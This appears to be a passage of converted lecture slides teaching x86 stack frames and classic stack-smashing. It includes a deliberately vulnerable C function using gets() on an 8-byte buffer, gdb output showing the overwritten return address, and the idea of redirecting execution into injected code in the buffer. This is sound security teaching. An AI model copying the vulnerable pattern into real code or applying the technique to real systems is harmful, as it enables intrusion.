
```
mov %ebp, %esp  
pop %ebp  
ret
```



The Stack



The Stack




(base pointer address restored)

Function epilogue

```
mov %ebp, %esp
pop %ebp
ret
```

The Stack




The Code (the `ret` instruction)


Assembled code

Disassembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	. . .
...	. . .
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0



push	%ebp
mov	%esp,%ebp
sub	\$0x4,%esp
movl	\$0xe,-0x4(%ebp)
mov	0xc(%ebp),%eax
mov	0x8(%ebp),%edx
add	%eax,%edx
mov	-0x4(%ebp),%eax
imul	%edx,%eax
mov	%eax,-0x4(%ebp)
mov	-0x4(%ebp),%eax
leave	
ret	//pop address from the stack
	//jump to that address
pushl	-0x14(%ebp)
pushl	-0x18(%ebp)
call	8048484 <foo>
add	\$0x10,%esp
mov	%eax,-0x10(%ebp)



EIP (Instruction Pointer)

**WHAT IF WE
CHANGE**

THE SAVED EIP

Stack smashing

First mention in 1972 in report [ESD-TR-7315](#)

Widely popularized in 1994 by aleph1

- ["Smashing the stack for fun and profit"](#) (must read!)
- `foo()` allocates a buffer, e.g., `char buf[8]`
- **`buf` is filled without size checking**
- Can easily happen in C:
 - `strcpy`, `strcat`
 - `fgets`, `gets`
 - `sprintf`
 - `scanf`

High addresses (0xC0000000)


```
foo(arg1, arg2,  
    ..., argN) {  
  
    var1;  
    var2;  
    ...  
    varN;  
  
}
```

MEMORY ALLOCATION

EBP-0x4

EBP-0x8

EBP - "N*4" in hex




Low addresses (0xBFFDF000)

High addresses (0xC0000000)

```
foo(arg1, arg2,  
    ..., argN) {  
  
    var1;  
    var2;  
    ...  
    varN;  
  
}
```

MEMORY ALLOCATION



EBP + "(N+1)*4" in hex

EBP+0x12

EBP+0x8

EBP+0x4

EBP

EBP-0x4

EBP-0x8

EBP - "N*4" in hex

```
{  
    ...  
    gets(var2);  
}
```

Low addresses (0xBFFDF000)

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);

    c = (a + b) * c;

    return c;
}
```


Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);          //security bug -> vulnerability

    c = (a + b) * c;

    return c;
}
```

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability

    c = (a + b) * c;

    return c;
}
```

```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTU
Segmentation fault
```

High addresses (0xC0000000)


```
foo(arg1, arg2,  
    ..., argN) {  
  
    var1;  
    buf[8];  
    ...  
    varN;  
  
}
```

MEMORY ALLOCATION

EBP-0x4

EBP-0x8

EBP - "N*4" in hex



EBP + "(N+1)*4" in hex

EBP+0x12

EBP+0x8

EBP+0x4

EBP


```
{  
    ...  
    gets(buf);  
}
```

Low addresses (0xBFFDF000)

What Happened?

```
$ ./executable-vuln
ABCD
```


A B C D



What Happened?

```
$ ./executable-vuln
  ABCDEFGH
```

E F G H
A B C D




EBP+0x4

What Happened?

```
$ ./executable-vuln
  ABCDEFGHILMN
```

I L M N
E F G H
A B C D




EBP+0x4

What Happened?

```
$ ./executable-vuln
  ABCDEFGHILMNOPQR
```

O P Q R
I L M N
E F G H
A B C D



EBP+0x4


What Happened?

```
$ ./executable-vuln
ABCDEF GHI LMNOPQRSTU V

(gdb) x/wx $ebp+4
0xbffff648: 0x56555453

(gdb) x/s $ebp+4 #decode as ascii
0xbffff648: "STUV"
```


S T U V
O P Q R
I L M N
E F G H
A B C D



`jmp 0x56555453` jump to **invalid** address (for the current process) ~> crash

What Happened?


O P Q R
I L M N
E F G H
A B C D



EBP+0x4

What Happened?

I L M N
E F G H
A B C D



Where do we jump to, instead?

Problem: We need to jump to a **valid memory location** that contains, or can be filled with, **valid executable machine code**.


Solutions (i.e., exploitation techniques):

- Environment variable
- Built-in, existing functions
- Memory that we can control
 - **The buffer itself** <~ we will go with this
 - Some other variable

```
$ ./executable-vuln
XXXXXXXXXXXXXXXXXXXXAddressofbuf[]
```


addressofbuf[]

X X X X
X X X X
X X X X
X X X X



```
$ ./executable-vuln  
validmachinecodeaddressofbuf[]
```

addressofbuf[]
code
hine
dmac
vali



Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

How do we guess the **buffer address**?

Stack Smashing 101

